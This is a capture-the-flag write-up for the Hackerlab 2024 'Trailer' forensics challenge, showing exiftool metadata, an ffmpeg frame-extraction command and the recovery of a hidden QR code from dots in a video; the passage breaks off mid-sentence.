




Challenges:

- Trailer
- Fancy Blog
- Integer
- KeyQuest
- CACT
- Key Check
- FPO

Trailer



We are given an mp4 video here's the metadata




```
mark@haxor: ~/Desktop/CTF/Hackerlab24/Trailer
File  Edit  View  Search  Terminal  Help

~/Desktop/CTF/Hackerlab24/Trailer ❯ exiftool Trailer_Hackerlab2024_challenge.mp4
ExifTool Version Number         : 12.67
File Name                       : Trailer_Hackerlab2024_challenge.mp4
Directory                       : .
File Size                       : 8.1 MB
File Modification Date/Time     : 2024:06:01 19:30:26+01:00
File Access Date/Time           : 2024:06:01 20:05:50+01:00
File Inode Change Date/Time     : 2024:06:01 20:03:52+01:00
File Permissions                : -rw-r--r--
File Type                       : MP4
File Type Extension             : mp4
MIME Type                       : video/mp4
Major Brand                     : MP4 Base Media v1 [ISO 14496-12:2003]
Minor Version                   : 0.2.0
Compatible Brands               : isom, iso2, avc1, mp41
Media Data Size                 : 7999765
Media Data Offset               : 48
Movie Header Version            : 0
Create Date                     : 0000:00:00 00:00:00
Modify Date                     : 0000:00:00 00:00:00
Time Scale                      : 1000
Duration                        : 0:01:10
Preferred Rate                  : 1
Preferred Volume                : 100.00%
Preview Time                    : 0 s
Preview Duration                : 0 s
Poster Time                     : 0 s
Selection Time                  : 0 s
Selection Duration              : 0 s
Current Time                    : 0 s
Next Track ID                   : 3
Track Header Version            : 0
Track Create Date               : 0000:00:00 00:00:00
Track Modify Date               : 0000:00:00 00:00:00
Track ID                        : 1
Track Duration                  : 0:01:10
Track Layer                     : 0
Track Volume                    : 0.00%
Image Width                     : 1280
Image Height                    : 720
Graphics Mode                   : srcCopy
Op Color                        : 0 0 0
Compressor ID                   : avc1
Source Image Width              : 1280
Source Image Height             : 720
X Resolution                    : 72
Y Resolution                    : 72
Compressor Name                 : Lavc60.3.100 libx264
Bit Depth                       : 24
Pixel Aspect Ratio              : 1:1
Buffer Size                     : 0
Max Bitrate                     : 784083
```

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/Trailer
File  Edit  View  Search  Terminal  Help
Preferred Rate                  : 1
Preferred Volume                : 100.00%
Preview Time                    : 0 s
Preview Duration                : 0 s
Poster Time                     : 0 s
Selection Time                  : 0 s
Selection Duration              : 0 s
Current Time                    : 0 s
Next Track ID                   : 3
Track Header Version            : 0
Track Create Date               : 0000:00:00 00:00:00
Track Modify Date               : 0000:00:00 00:00:00
Track ID                        : 1
Track Duration                  : 0:01:10
Track Layer                     : 0
Track Volume                    : 0.00%
Image Width                     : 1280
Image Height                    : 720
Graphics Mode                   : srcCopy
Op Color                        : 0 0 0
Compressor ID                   : avc1
Source Image Width              : 1280
Source Image Height             : 720
X Resolution                    : 72
Y Resolution                    : 72
Compressor Name                 : Lavc60.3.100 libx264
Bit Depth                       : 24
Pixel Aspect Ratio              : 1:1
Buffer Size                     : 0
Max Bitrate                     : 784083
Average Bitrate                 : 784083
Video Frame Rate                : 60
Matrix Structure                : 1 0 0 0 1 0 0 0 1
Media Header Version            : 0
Media Create Date               : 0000:00:00 00:00:00
Media Modify Date               : 0000:00:00 00:00:00
Media Time Scale                : 44100
Media Duration                  : 0:01:10
Media Language Code             : und
Handler Description             : SoundHandler
Balance                         : 0
Audio Format                    : mp4a
Audio Channels                  : 2
Audio Bits Per Sample           : 16
Audio Sample Rate               : 44100
Handler Type                    : Metadata
Handler Vendor ID               : Apple
Encoder                         : Lavf60.3.100
Image Size                      : 1280x720
Megapixels                      : 0.922
Avg Bitrate                     : 916 kbps
Rotation                        : 0

λ ~/Desktop/CTF/Hackerlab24/Trailer
```

There's nothing really of interest there

Moving on, I watched the video and while watching it I noticed this



It might not look visible but there are reoccurring dots at the top right corner of the video

But because the video is playing we can't understand it is exactly


To solve that we need to extract each frames

Playing around with how I can accomplish this using various writeup online I came across this from [SEETF]

Ok this looks pretty nice and luckily it works :)


First I ran this command:


```
mkdir solve
ffmpeg -i Trailer_Hackerlab2024_challenge.mp4 -vf fps=60 solve/%d.png
```




Next I ran the `solve.py` file attached in the Github link

After about `12 minutes` I got the newly constructed image which when opened shows this









But damn it doesn't seem to be complete but it's a qrcode

When I looked harder I saw that it's rather complete just that the white image pane covers it

I uploaded it to [Aperisolve]



From the View options I choose the first one and opened it in a new tab



I used my phone because iPhone can automatically scan QRcode

Another reason why I approached using my phone was because some online decoder can't decode it and I wasn't in any mood to fix that

To decode --> Camera --> Photo: It will scan it and redirect here justpaste.it/1nhcv

Your Mission!

0xW1z4rd @0xW1z4rd · 29 May 2024 · edited: 31 May 2024

The mission unveiled:


Your mission, should you choose 